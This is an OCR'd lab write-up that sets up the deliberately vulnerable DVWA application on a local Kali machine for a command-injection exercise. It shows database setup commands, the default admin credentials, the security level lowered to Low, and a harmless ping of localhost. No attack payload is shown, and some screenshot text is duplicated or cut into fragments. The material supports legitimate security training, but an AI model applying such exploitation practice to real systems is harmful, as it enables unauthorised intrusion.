
Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.


—-----------------------------------Command Injection Attack—--

sudo service apache2 start



```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privilleges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
 MariaDB server version for the right syntax to use near 'privilleges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ▌
```

goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




127.0.0.1/DVWA/login.php

Username: admin

Password: ••••••••

username: admin

password: password



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Web Server SERVER_NAME: **127.0.0.1**

Operating system: ***nix**

PHP version: **8.1.2**
PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes


[User: root] Writable folder /var/www/html/DVWA/config: Yes
***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
that corresponds to your
ine 1
```

click create database

we get http://127.0.0.1/DVWA/index.php



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Goto DVWA security



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Click on impossible



as a platform to teach or learn basic exploitation tec
2. Medium - This setting is mainly to give an example t
developer has tried but failed to secure an applicatio
exploitation techniques.
3. High - This option is an extension to the medium diff
practices to attempt to secure the code. The vulner
exploitation, similar in various Capture The Flags (C
4. Impossible - This level should be **secure against al**
source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.


P-Intrusion Detection System) is a securi

PHPIDS works by filtering any user supplied input against a
DVWA to serve as a live example of how Web Application F
some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of

PHPIDS is currently: **disabled**. [Enable PHPIDS]

Set as LOW and click Submit.



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Enter IP address.



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.01 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms

--- 127.0.01 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```


More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin

